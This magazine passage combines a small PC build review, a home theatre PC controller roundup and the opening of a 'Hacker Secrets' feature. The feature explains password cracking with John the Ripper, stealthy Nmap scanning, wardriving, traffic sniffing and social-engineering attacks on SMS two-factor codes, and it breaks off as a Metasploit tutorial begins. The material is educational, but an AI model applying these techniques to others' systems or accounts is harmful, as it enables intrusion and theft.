This is the only place we wish Phanteks had given us an extra inch (although there is the Shift X...). Modular SFX power supplies in this build are a nightmare. Install the cables first, and you can't fit the PSU in place; install them afterward, and there's not enough room to even push them in. On top of that, the rubber grommet bracket, with the magnetic folding Phanteks cover, is annoyingly pop-riveted into place. If you could remove that, or temporarily move it upward, it would make PSU installation so much easier. To get around this, we ended up pre-installing the cables into the PSU before securing it, then pushing the cables down as much as possible, in an attempt to flatten them. We then removed one of the rubber grommets from the cable pass-through to give us enough wiggle room to slide the PSU in and secure it in place.





**1** We'll be honest: This CPU heatsink is probably a bit too close to the glass window. We're running the 140mm fan to the right as an intake to compensate.

**2** Another intake fan in the bottom here would have been ideal to feed both the system and the GPU.

**3** There are two 2.5-inch SSD mounting brackets located here. For anyone after more affordable storage, you'd need to source some 2.5-inch HDDs.

**4** Some cable ties would have helped solve this cable mess, no problem.

## Captivating fun

What we love about the Shift is its versatility. It's such a neat little case to work in. It has its limitations, sure, but for those who need the additional storage or space, you can always opt for the larger Shift X instead.

Weirdly, it's one of the few cases we've had to tinker with more than we thought we'd need to. For instance, the motherboard went in and out three times, the PSU took us the best part of an hour to figure out how to mount it in the chassis, and working out how to use the storage and where to stick the GPU was more time-consuming than we'd anticipated.

What would we change? More

cooling, for a start. By default, the Shift comes with a single 140mm fan configured as an exhaust, next to the motherboard and the GPU. In an ideal world, we would have left that, and installed two intake fans in the bottom instead. For a standard PC build, we'd have likely also gone for a liquid-cooled 120mm AIO for the CPU instead. That way, we'd have less to worry about when it comes to keeping the CPU cool, and the AIO would be in the bottom compartment. Sticking with air cooling, though, a slimmer CPU tower would be on the cards; having one right up against the glass like that isn't conducive to good airflow.

Then there's the motherboard and CPU combo. Would we stick with AMD? If we were to build this for ourselves, probably not. We're not after masses of cores here, or integrated GPU performance—more the ability to encode with HDCP 2.2. The reality is, we'd probably take out the Ryzen 5 2400G and replace it with the Intel Core i3-8100 we mentioned earlier, and pair that with something like the Asus ROG Strix H370-I (\$229). It's far cheaper than the AMD variant used, comes with Wireless A/C, HDMI, DisplayPort, optical audio out, 5.1 audio, and dual Ethernet ports. Connect one of the latter to your in-house NAS, and you nullify the need to have additional drives.

Speaking of storage, we're still not convinced about those two 2.5-inch mounts to the left of the mobo, especially with the PCIe card being as flexible as it is. There is potential in the Shift to mount a 3.5-inch hard drive in the bottom of the chassis, but you would need to make sure it's secure if you were to reorient the chassis or lay it on its side.

As for performance, it's a meaty little rig, even with the meager 8GB of DDR4. Storage is zippy, 1080p gaming performance competent enough (despite the lack of 16 PCIe lanes), and overall thermals are relatively low. We're certainly happy with it, and it should make a nice little media streamer for our office lunch breaks. ■

## BENCHMARK RESULTS

|                                              | APC LABS TEST PC | THIS SYSTEM  |
|----------------------------------------------|------------------|--------------|
| CINEBENCH R15 MULTI (INDEX)                  | 2,178            | 1,832 (-16%) |
| CRYSTALDISK QD32 SEQUENTIAL READ (MB/S)      | 3,136            | 3,554 (13%)  |
| CRYSTALDISK QD32 SEQUENTIAL WRITE (MB/S)     | 2,126            | 2,312 (9%)   |
| RISE OF THE TOMB RAIDER (AVG FPS)            | 68               | 72 (6%)      |
| TOTAL WAR: WARHAMMER II (AVG FPS)            | 42               | 43 (2%)      |
| TOM CLANCY'S GHOST RECON WILDLANDS (AVG FPS) | 38               | 38 (0%)      |
| 3DMARK: FIRE STRIKE (INDEX)                  | 6,988            | 7,049 (1%)   |

Our APC Labs Test PC consists of an AMD Ryzen 5 1600, 16GB of Crucial Ballistix Sport LT @ 2666, an EVGA GeForce GTX 1060 3GB, and a 250GB Samsung 960 Evo M.2 PCIe SSD. All tests were performed at 1080p at the highest graphical profile.





## Ace accessories for your home theatre PC

The key to a really great lounge room PC comes from couch-friendly controls. Bennett Ring tests the myriad of options.

**H**aving a home theatre PC (HTPC) is an utter delight, allowing you to store thousands of movies and games in a box the size of a DVD player. Hook it up to a bigscreen TV – or even better, a projector as I have – and you’ve suddenly got an incredible new way to view and play your content. There’s just one small problem; how on Earth do you control your box all the way back from your couch? Luckily there are plenty of options.

If you’re just using your HTPC for viewing films, a simple keyboard and mouse combination will do the job. There’s two solutions to this. Firstly, a keyboard with integrated track pad, such as the Logitech keyboard reviewed later in this article. Secondly, you can use a wireless keyboard and mouse combo, but you’ll need a special lapboard to hold them on. You can buy one of these, like the Razer model reviewed later, or build

your own – we’ll show you how to do the latter.

If you’re going to be gaming, the easiest route is to go with a wireless PC compatible controller. We’re a big fan of the Steam controller, but there are plenty of options. Or, if you’re a serious first-person shooter fan, a wireless mouse and keyboard combo with a lapboard is the way to go.

One thing to note when buying a gaming controller to control Windows from the couch is that it’s going to need to have remappable buttons. Also, it should have software support for mouse control. However, this is actually quite rare, but there is a solution in the form of third party software that turns your controller’s stick movements into mouse cursor movements.

Arguably the most popular is Gopher360, which is available at <https://github.com/Tylemagne/Gopher360/releases>. From here you can grab the latest build. Simply

install it and you’ll find that your controller should now be able to control your cursor with your control pad. There’s one slight issue though; it needs to be running for your sticks to work as a cursor. This means you need to start it up every time you start your HTPC, so you’ll need a regular keyboard to do so... or will you? Nope. You can simply add Gopher360 to your Startup folder, so that it automatically runs every time you start your HTPC.

Head to your File Explorer, then copy the Gopher360 file. Hit the Windows + R key and the Run window will open. Type shell:startup then click OK, which will open your Startup folder. Simply right click on a blank area in the new Startup folder and paste the Gopher360 file. Voila – every time you start your PC there’s no need for a meddlesome keyboard at all. Too easy!

Regardless of how you use your HTPC, the following roundup of HTPC controllers covers all the bases.





SPECS: Universal remote with LCD screen; twin mini-IR blasters; Wi-Fi compatible Harmony Hub; works with Alexa.

\$449.95 | WWW.LOGITECH.COM.AU

## Logitech Harmony Elite

Expensive and hard to set up.

**L**ogitech may say that this kit is easy to set up, but don't be fooled. It's comprised of the main universal remote, the Harmony Hub, twin mini-IR blasters, and two AC adaptors. If all of your devices are Wi-Fi compatible, then it's not a problem, but if they need infra-red remotes, then you'll need to place the mini-blasters in sight of their receivers. You end up with a lot of cables running all over the place.

Then there's the actual programming of the remote. For the most part it's simple, using the online app to plug in the name of each of your devices, but every now and then it would mis-map a button. One benefit though is that the remote itself has a backlit LED screen, and you can also use the Logitech app on your phone instead of the bulky remote. The remote also has directional control via a clickable circle, which makes navigating through

both PC and SmartTV apps very easy.

There's also the issue of price. At \$450 this is the most expensive solution on the market. We'd recommend just buying the Harmony Hub and using your Smartphone instead to save a few hundred dollars, but you'll miss out on the IR capability.

If you're rocking modern technology in your home theatre that is all Wi-Fi compatible, then we'd suggest sticking with just the Logitech Harmony Hub, which is a mere \$149. However, if you're also running older gear such as an AV receiver that requires IR control, then the full bundle might just be worth the cost.

### Verdict

This is the most complex kit on the market, but it's also the best if you're running legacy equipment.



SPECS: Bluetooth connection; 15-meter range; 12-month battery life (twin AAA).

\$99.95 | WWW.LOGITECH.COM

## Logitech K600

Great for both PC and TV.

**I**n case the name hasn't given it away, Logitech's latest multimedia keyboard is specifically designed to also work with SmartTVs, so you don't even need a HTPC. There's a huge list of compatible TVs on the official site ([www.logitech.com/en-us/promo/k600-tv/smart-tv-compatibility-checker.html](http://www.logitech.com/en-us/promo/k600-tv/smart-tv-compatibility-checker.html)), but basically all of the models from the bigger companies that are less than two years old will work with this keyboard.

There's a heap of macro keys on the left of the keyboard for common TV and PC features, as well as full volume controls. But what we love most are the two disks on the right hand side. The larger of the two acts as a touch pad, and it's super accurate. It includes gesture controls, so you can slide through web pages and the like. The smaller circle is used like the arrow keys on a keyboard, allowing you to select different windows and items on screen.

Being totally wireless, once again we see that this is not backlit, which is a shame, but would chew through battery life so we absolutely understand and respect this design decision and the benefits of being wireless far outweigh having glowing keys. It requires twin AAA batteries, and Logitech claims an incredible 12-month battery life span, which is simple record-breaking.

Best of all though is the price. At just \$100 it's our favourite new way to control the TV in the living room. Be aware that it's no good for gaming, but when it comes to SmartTV viewing, this thing has every base covered.

### Verdict

If you're looking for a keyboard for your smart TV, this is the baby for you.







SPECS: 2.4GHz Wireless; USB wireless dongle; USB HID compliant; spill-resistant.

\$49 | WWW.MICROSOFT.COM

## Microsoft Wireless All-in-One Media Keyboard

Simple, but gets the job done.

**A**t less than fifty dollars, you'll be hard pressed to find a more affordable solution for controlling your HTPC from the couch. Obviously there are sacrifices to be made when it comes to such a cheap product, but they're more than bearable if you just need something to control your movies.

This wireless keyboard is full sized, and off to the right hand is a small trackpad. Accuracy of this isn't amazing, but you'll eventually get your mouse cursor where it needs to be. Obviously this isn't a mechanical keyboard, using a slightly janky-feeling rubber dome keyboard mechanism, with very minimal button travel. There's no wired option, instead using a small USB dongle, but the beauty is that this is also compatible with the smart TV models that are USB HID compliant, should you happen to own one.

There's even a couple of dedicated media controls, so you don't need to drag the wonky mouse around to fiddle with the volume of your media player.

There's no backlighting though, which is a real drag if your HTPC den is darker than your local zoo's nocturnal house, like mine is (always paint your walls black when using a projector!).

Microsoft even claims that this keyboard is spill-resistant, though they don't specify what IP level it is.

Really though, for just fifty dollars this is a fantastic product for those who want the cheapest option to watch movies on their HTPC and provides all the control you need.

### Verdict

It may not have all the bells and whistles of some of the other keyboards with integrated.



SPECS: Bluetooth or Wired connection; Programmable macro via Smartphone app; 4 multi-function buttons.

\$259 | WWW.RAZER.COM

## Razer Raiju Tournament Edition

A lot of money for a lot of features.

**Y**es, that price is correct. Almost \$300 for a controller does seem very excessive to us, but Razer has never been coy about slapping high prices on its best products. But does a simple game control pad justify such a whopping price tag? In our opinion, not really, no matter how impressive this controller is.

Compatible with both PC and PS4, the Raiju can be connected either wirelessly or via USB, depending on just how much you value extremely low latency. Razer claims a battery life of 19 hours in wireless mode. Helping to make responsiveness even crisper is the new "Hair-trigger" mode. By tapping the large square pad on the top, it makes the triggers respond with the lightest of touches. It is noticeable compared to other control pads.

The controller can also be programmed via a smartphone app so that you can map certain buttons -

there's four more buttons than a standard controller. So you could map one to open VLC, another for Steam, another for your movie folder, the Windows Virtual Keyboard or whatever function you want. This means you can control your HTPC entirely from a simple controller.

While there is no denying that this is a quality piece of kit, with more functionality than every other controller on the market (bar the Steam Controller), and build-quality to match, we still think the price is rather outrageous. When you can get a Steam Controller for just \$90, which has arguably more fine control in shooters, paying three times as much simply isn't worth the wallet wallop.

### Verdict

This is a beautiful controller, but Razer need to be a little more realistic when it comes to the price.







SPECS: Bluetooth Low Energy Beta Support; Dual trackpads; Dual-stage triggers; rear triggers; mappable keys via Steam software.

\$89.95 | [STORE.STEAMPOWERED.COM](http://STORE.STEAMPOWERED.COM)

## Steam Controller

Bringing the benefits of a mouse to a controller.

**D**on't get me wrong, but getting used to the Steam controllers unique touchpads does take some work. Rather than use analogue sticks to control the onscreen action, it has two huge circular touchpads. It's designed first and foremost for gaming, but the unique touch pads means it can also control a mouse cursor.

Each of the control pads has haptic feedback so you can feel exactly where you're touching it. As well as the usual plethora of buttons, there are two large buttons on the back, and the extremely versatile software allows you to map any of the buttons to whatever you want. In fact, most games have unique profiles for this controller, tuned by the community or developer to get the most accurate result. Installing these couldn't be easier – when you first play a game through Steam using the Steam Controller, you're prompted to browse the list

of profiles available.

Once you do get used to it, the Steam Controller enters a world of its own. It's not quite as accurate as a mouse and keyboard, but it's not far off. You'll find it's infinitely more accurate in shooters than clunky analogue sticks, and will be pulling off long range headshots in no time.

There's one slight problem though; this product isn't officially available from the Steam Store to Australians, but some retailers, such as EB Games, do carry them.

In all, if you want the convenience of a mouse/keyboard combo in the form factor of a control pad, this is the gadget you need and it's well worth chasing one of these down.

### Verdict

This unique device is an intelligent way to control games on the big-screen.



"The first thing you'll need is a laptop lapboard with extendable mouse pad. These are basically designed to keep the heat of a laptop away from your nasty bits, but the mouse pad is usually tiny."



### DIY gaming lapboard

If you feel like spending \$220 or so, you can buy Razer's Turret that will allow you to play on the couch with a mouse and keyboard, but there is a cheaper option that will allow you to use the keyboard and mouse of your choice.

In fact, this is the solution I went with, as I wanted a true mechanical keyboard with my favourite Steel Series gaming mouse.

The first thing you'll need is a laptop lapboard with extendable mouse pad. These are basically designed to keep the heat of a laptop away from your nasty bits, but the mouse pad is usually tiny. They go for about \$25, and can be found on eBay or Amazon. Then buy your favourite medium sized mouse pad, and go nuts with super glue between it and the extendable mouse pad on the lap board. Voila, you now have the perfect platform for your keyboard and mouse. I actually chose to go with a USB connection for my peripherals, so bought a 5 metre USB cable to hook up the mouse and keyboard.

Sitting back on the couch, playing Battlefield 1 on a 110cm projected screen, with the same latency as my desktop, as an utter delight. And with 4K projectors now available from \$6,000, it's not that expensive to have the ultimate PC gaming den.



CONTROLLING  
YOUR HTPC WITH  
AN AI SMART  
ASSISTANT



✓✓✓  
**apc**  
RECOMMENDS

SPECS: Chromecast support; Australian accent voice recognition; Wi-Fi connected.

\$199 | [STORE.GOOGLE.COM](http://STORE.GOOGLE.COM)

## Google Home

All the same pros and cons of Alexa.

**I**t might cost \$50 more, but Google's Home definitely has a more mature feel to the setup software than the Echo. The voice recognition also appears to work much better than the Echo, only occasionally creeping us out by suddenly activating Spotify when I was mid-conversation with a friend. This is likely because Google has had more time to develop recognition of the Australian accent than Amazon.

One huge benefit that Home has over Alexa is that it's compatible with Google's Chromecast solution, which is built into most modern smart TVs, or can be bought for about \$40. This makes it much easier to setup to control your HTPC or TV, but again we did find it a little picky about scrolling through lists of shows and videos. It's definitely not as finicky as the Echo though, and I found that I actually used it a lot more on my beautiful Sony A8V TV, which already has a built-in

Chromecast. The Home was simply nicer to use.

Like the Echo, this is also a speaker, so you can use it to help boost your TV's sound system, or play standalone Spotify tunes. It also controls every other Smart device in your house, and the Google ecosystem appears to be much larger than Amazon's.

In summary, compared to the complexities of the Echo, we found the Home to be a refreshing change, being both easy to setup and use. And there's nothing more impressive to your low-tech friends when you're controlling your home theatre simply by speaking at it, then, perhaps, adding their voice and letting them enjoy it for themselves.

### Verdict

Support for leading streaming services makes this is our voice controller of choice.



SPECS: Wi-Fi connection required; secondary IR hub required to control most TVs and PCs; Dolby sound processing speaker.

\$145 | [WWW.AMAZON.COM.AU](http://WWW.AMAZON.COM.AU)

## Amazon Echo (Generation 2)

Who needs a control pad when your voice will do the job?

**T**his is basically Amazon's answer to the Google Home speaker. Like its competitor, it's a standalone Wi-Fi speaker with a built-in microphone. As such you'll need to connect it to a Wi-Fi network, as the voice recognition is done over the cloud, and not internally on the device.

There's one caveat to this device though; unless your TV directly supports it, and the list of these isn't huge, you'll need another TV controlling device such as Logitech's Harmony Hub to actually control your Home Theatre. And even then, it's not the greatest experience. While it can fire up apps like Netflix, actually navigating through these apps using your voice is rather painful. It's not just that the Echo's voice recognition is a little iffy; you also need to program the hub to be able to scroll through each app. This is a long and annoying process, but it's also the same issue we found with

Google Home. Most of the time we found it easier to simply reach for our Logitech TV keyboard, which is also a far cheaper solution.

On the flipside, the Echo is capable of controlling way more than just your HTPC or smart TV, with a huge variety of smart devices that can be patched into your Wi-Fi network. Want to dim the lights without touching a grubby light switch? Simply ask Alexa to do so – provided you've got Smart LED lighting, this device will do it all.

But as a pure HTPC or smart TV controller. Hmm, not so great, though with time and updates it could certainly come into its own as a useful HTPC device.

### Verdict

It might be versatile, but as a simple HTPC/smart TV controller it's a pain to setup and use.





## SONOS ONE vs HOMEPOD *IN STEREO*

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The best living room upgrade you can make

**SONOS BEAM**  
The smarter soundbar

**PLUS!**  
Your best ever phone photos: we show you how

**NEW!**  
**OCULUS GO**  
Why standalone VR is the future

**TOP 6**  
bluetooth speaker showdown

**TESTED**  
**PARROT ANAFI**  
4K HDR drone cheaper than DJI...

**MAN vs TECH**  
**SURVIVAL GEAR:**  
Tech that'll save your life

**GPS SPORTS WATCHES GARMIN vs APPLE vs FITBIT**

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Tech that'll save your life

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# ON SALE NOW



# HACKER SECRETS

The nights may finally be starting to shorten, but that won't stop Jonni Bidwell from donning his black hoody and staring into the terminal... like he's been doing all winter long.

The infinitive 'to hack' has been co-opted by popular media as the act of illicitly gaining access to systems and exploiting them, either for personal gain or just for entertainment (lulz). However, the original hackers were just enthusiasts interested in making and meddling with technology in order to make things behave in new and novel ways.

Many programmers and makers will happily refer to their day-to-day activities as hacking, but they'd probably use a different word if they were talking to, say, someone at border control. So do forgive us if we're

leaning more toward the media's definition here. We just really liked the 1995 movie starring Jonny Lee Miller. And also the inspiring story of astronomer Clifford Stoll, who in 1986 almost single-handedly tracked down a hacker who was selling information to the KGB.

Nefarious, "black hat" hackers or cyber criminals are a scourge on society, but the tricks and tools they employ can also be used for good. Indeed "white hat" hackers and penetration testers make an honest living from doing almost the same thing as their miscreant counterparts. Though they tend to stop short of

exfiltrating funds, deleting data or defacing public web pages.

Knowing the techniques behind these attacks helps us defend against them. Knowing the vulnerabilities they exploit helps us build more secure programs. And knowing that breaking into systems without permission is illegal will hopefully help keep you out of jail.

There's nothing in this feature that you won't find (albeit without such linguistic flair) on the interwebs, but stick to exploiting your own machines. We don't tell you anything about covering your tracks in this feature, after all...



# What do hackers want?

A rooted box is a useful thing to have around the home, so let's start by looking at how it got that way and what can be done with it.

**W**hen a machine becomes compromised, it's often through the front door. Either someone's password was obtained or that machine was misconfigured to enable guests to do much more than they should. Passwords can be pilfered through keyloggers, social engineering or because they were re-used from a compromised site (so-called password dumps are easy to find if you know where to look). Typical misconfiguration errors include leaving default accounts open and setting overly permissive permissions on files and services.

If these were the only kind of hacks then life would be a little simpler, but of course they're not. Often a program or service running on the machine is tricked into doing something it's not supposed to do, or breaking in a particular way, which can enable the attacker to access things they shouldn't be able to (privilege escalation), run whatever they like (arbitrary code execution) or perform all kinds of other mischief. The hacker that the inspirational Clifford Stoll was chasing back in 1986 used a flaw in the movemail program, part of GNU Mailutils, which enabled superuser access to the host computer, and by extension the rest of the Lawrence Berkeley National Lab's systems: privilege escalation of the worst kind.

Attacks can be targeted against individuals or organisations, or they can be indiscriminate. When Proof of Concept (PoC) code is released for a new vulnerability, it's only a matter of time before that code is weaponised. Tools like the Shodan website can be used to list vulnerable machines, providing endless targets for script kiddies, bot-herders and anyone else who wants to break the law. For a remote code execution vulnerability, an attacker will attach a payload (using some kind of obfuscation techniques if they're good) to the exploit code. If all goes well (or wrong if it's your system being attacked) then that code will be run on the remote machine. On a home machine this code might be a keylogger or other spyware. On a server the holy grail is a reverse shell, where the target machine connects to the attacker's and makes it possible for terminal commands to be run.



## PAY UP OR ELSE...

Ransomware attacks (where files are encrypted and a Bitcoin ransom demanded) have proven reasonably lucrative over the years. However, last year's WannaCry attacks (which crippled the NHS in the UK) only netted around \$195,000. That's not much considering some 200,000 machines were infected. This attack would have been worse had it not been for the actions of UK national Marcus Hutchins (aka MalwareTech). Unfortunately, Marcus's previous malware research has seen him

indicted in the US, where he was picked up after attending security conferences last year. Latterly, the trend has been to cut out the end-user middleman and install cryptocurrency mining software directly (cryptojacking). Thanks to its anonymity, and the fact that it's profitable to mine without expensive hardware, Monero has been the currency of choice for these kind of attacks. As recently as August this year some 200,000 routers in Brazil were found to be infected with Coinhive code.

## Hacking at scale

Targeting a single machine or network is all well and good, but some people (or nation states) dream bigger.

On at least one occasion last year, great swathes of Internet traffic (belonging to high-profile companies like Facebook, Apple and Google were rerouted through Russian networks. These kind of Border Gateway Protocol (BGP) hacks have long been warned about, since BGP was invented essentially as a band aid. The internet is a network of networks, so-called Autonomous Systems, and these are all meant to announce their peering arrangements and connectivity in an open and honest manner, so traffic can be routed swiftly and efficiently. There aren't any concrete defences against abuse of this system though, and the BGPmon website ([bgpmon.net](http://bgpmon.net)) regularly reports anomalous route announcements. BGP is complicated, so many of these will be the result of human error, but a sinister story may lurk behind others.

In May of 2018 it was discovered that malware dubbed VPNFilter had infected more than half a million home and small office routers. Analysis of the malware found it was able to traverse firewalls, spy on traffic and could even brick routers (possibly to hamper any forensic analysis). It exploited known vulnerabilities which hardware providers/ISPs should really have patched, although the user must take some responsibility here too. VPNFilter injects malicious content into web pages, and attempts to spy on HTTPS connections via an SSL stripper. The combination of widespread infections like VPNFilter and large-scale BGP hacking paint a chilling picture of how fragile the infrastructure we rely on really is.



# Tools of the trade

There are a huge number of FOSS tools available to help professional and budding hackers alike — we show you our favourites...

A seasoned hacker will use a huge number of tools to perform reconnaissance, penetration testing, exploitation and data exfiltration. They might have access to exploits for which no patch exists, or spend time coding their own custom payloads. They could have access to a huge network of compromised machines (a botnet) that they could use to DDoS a target, or as a series of proxies to hide behind.

At the other end of the spectrum there are your script kiddies, who search the Internet for off-the-shelf exploits (a process that, depending on your search terms and where you click, can be pretty risky), eventually manage to get Kali Linux running, and then indiscriminately bombard machines with exploits. Don't be a script kiddie: it's not a good look and it might land you in a whole heap o' trouble. Do get familiar with the tooling, though — here's a selection of commonly employed software to help you learn the ropes.

## WIRESHARK

Wireshark captures packets "off the wire" so you can study them from the comfort of a nice GUI. Obviously, if you're on a busy network there will be a lot of traffic, so Wireshark allows you to filter by machine or protocol. People often run into difficulties getting started with Wireshark (and other

packet capturing tools) since special privileges are required to sniff network traffic. Don't run it as root, this is a bad idea. Instead add your user to the wireshark group with `gpasswd -a youruser wireshark`, then log out and log in again. Wireshark uses privilege separation to run the `dumpcap` with `setuid root` in the background. Much safer than running the whole application as root.

Network newbies may be slightly unsettled to see that all traffic connected to the same switch is visible, but this is how networks work. Traffic not intended for a particular host is silently ignored, but with Wireshark we can examine it. Passwords and credit card numbers entered into websites should always be encrypted via HTTPS — in fact, most web traffic nowadays should be. But you never know what a simple packet capture can turn up. If you're feeling nosy and want to see which websites your network peers are visiting, then go to the Name Resolution section and check the "Resolve network addresses" option.

Wireshark is pivotal in attacks on Wi-Fi networks, for example setting up a rogue Wi-Fi hotspot in a coffee shop and running an SSL stripping attack. Old-style attacks on WEP encryption often depended on capturing and replaying ARP request packets, but no one should be using WEP encryption anymore. Wireshark is also useful for studying the behaviour of proprietary

applications to see who they're talking to and (in some cases) what they're saying.


## JOHN THE RIPPER

A long time ago a six-character password was considered secure, all the more so if it contained mixed case, some kind of punctuation and wasn't based on a dictionary word. That guidance has not aged well (eight characters is almost acceptable if symbols are used), and many still people use hopelessly weak passwords to protect their data. John the Ripper is a password-cracking tool that can bring this fact to stark clarity.


It would be foolish to store passwords in the clear, so what usually happens is that the password is passed through a suitable hash function (for example, SHA256) and the output of that function is stored. The hash function is chosen to have certain mathematical properties (it shouldn't be easily reversible) and when a password is entered it's hashed and the output checked against what is stored. It should be incredibly unlikely that two passwords have the same hash, so if these match access is granted.

When a company gets hacked their databases are often stolen and sold or given away for free. This provides a bounty of hashes that a password cracker like John the Ripper can get stuck into. Some systems will lock you out after a handful of failed password attempts, but these rules don't apply when you have a stolen database (for 'online' password cracking check out Hydra). John the Ripper can also make use of GPU power to test many thousands of passwords per second.

Besides random character combinations, John the Ripper can make use of wordlists that can vastly aid the password cracking process. Not only that, but John the Ripper can use rules to combine dictionary words with each other as well as random symbols, mimicking the process by which the crafty come up with their passwords. For example, it's popular to use a capital letter at the beginning of a word and put a number at the end. In John's syntax, this rule is written `cAz"[0-9]"`. Simple. The modern approach to password generation is to combine dictionary words to make a long password, and not try and be smart with random capitals and symbol substitutions. A similar approach is specified by the BIP39 standard to generate passphrases for







A full TCP scan (left) is much noisier than Nmap's default SYN scan (right). Also, Wireshark's filters are pretty useful.

Bitcoin wallets, except there each word is uniquely identified by its first four letters.

### KISMET

Cracking wireless keys is either trivially easy if the long-deprecated WEP encryption is used, or generally quite hard everywhere else. However, sometimes we can get what we need without having the key. In October 2017 an attack on WPA2 (used by most home routers) was announced that enabled traffic to be intercepted by a third party in close proximity to the target. Sensitive data should all be encrypted over HTTPS, so this shouldn't be so much of a concern, but the fact that virtually all Wi-Fi equipment was vulnerable (and probably a lot still is) certainly was.

Before we worry about breaking into Wi-Fi networks, it's useful to scope them out first. Mapping out wireless networks over a geographical area is known as 'wardriving' and Kismet is the tool to help you with that. To be a war driver you need a GPS module and a wireless device that plays nice with Linux (it needs to support 'monitor mode'). You possibly will need a vehicle too, depending on the area you're investigating. We just made Jonni wander around APC Towers with a Raspberry Pi. Once enough signal data is gathered it can be converted to a .kmz file and imported into Google Earth. A GUI client, Kismet, is also available.

### NMAP

More often than not, the first step in scoping out a target machine is to see which ports are open and which services are running on them. There are many port scanning tools available but Nmap is one of the most highly regarded. It's a command line affair, but a GUI (Zenmap) is bundled on most distributions, which is great for visually mapping out networks. Nmap results can also be saved as XML and imported to other tools for further analysis. They

can also be imported directly into the Metasploit database, for example, so that different attacks can be tried on different hosts.

Nmap has enough options that its man pages span 3,000 lines, so we won't cover them all here. However, in the spirit of Kali Linux's motto, "The quieter

you become, the more you are able to hear", let's talk in hushed voices about portscanning.

A standard TCP port scan involves a three-way handshake (we send a SYN flag, if the port is open the target responds with SYN-ACK and then we send an ACK), which means that (momentarily) a TCP session is established between the scanner and the target. If the administrator of the target machine wanted to, they could pour over firewall logs and the multitude of TCP connections from a portscan would be easy to spot.

Nmap's default scan is slightly different. It aborts the scan after the server's response, so leaves less in the way of footprints. This scan crafts packets directly, rather than using the sockets API, so it requires root privileges. You can see the difference between a TCP scan and a SYN scan in the screenshot (left). The SYN scan isn't invisible, but fewer packets are transferred to obtain the same information (whether a packet is open, closed or blocked).


## Social engineering

Social attacks are just as effective at getting privileged information as complicated zero-day exploits or carefully crafted phishing scams.

By now most people are aware of the run-of-the-mill, tech-support phone scams where marks are tricked into giving remote access to a caller, who can then install keyloggers and harvest bank details, passwords or address books to use in further attacks. However, other forms of attack are possible. For example, in the attack on Reddit's servers reported at the beginning of August 2018, attackers were able to defeat SMS-based two-factor authentication (2FA) on admin's accounts, partly by known weaknesses in the cellular network, and partly through Verification Code Forwarding Attacks (VCFA). By sending a legitimate-looking message that asks the user to resend the 2FA token sent by the provider, the attackers get access.

Social attacks are much more efficacious the more is known about the victim. Criminals will often spend time to sleuthing high-profile targets and customising their attack. This practice is known as 'whaling', in contrast to the more standard 'phishing'. Most people have some kind of a web presence these days, even if they've locked down their social media accounts. Looking through public information sources is known as Open Source Intelligence (OSINT). Diligent OSINT takes time and effort, but the popular Maltego can automate this process. By using a variety of data sources ('transforms') from the Shodan server search engine, to the blockchain, to Twitter posts and GeolIP databases, all kinds of relationships can be deduced.

Maltego will generate graphs that reveal hidden connections in open source data.





# The Metasploit framework

Get started with the world's leading penetration testing tool and hack your very own virtual machine. Grab a cuppa and make yourself comfortable...

**W**e think having vulnerabilities and proof-of-concept exploits out in the open is, despite various straw man arguments to the contrary, A Good Thing. However, if you're a pentester (or dream of being one) and want to test a target machine for several vulnerabilities, then unfortunately you're in for a bit of a rough ride.

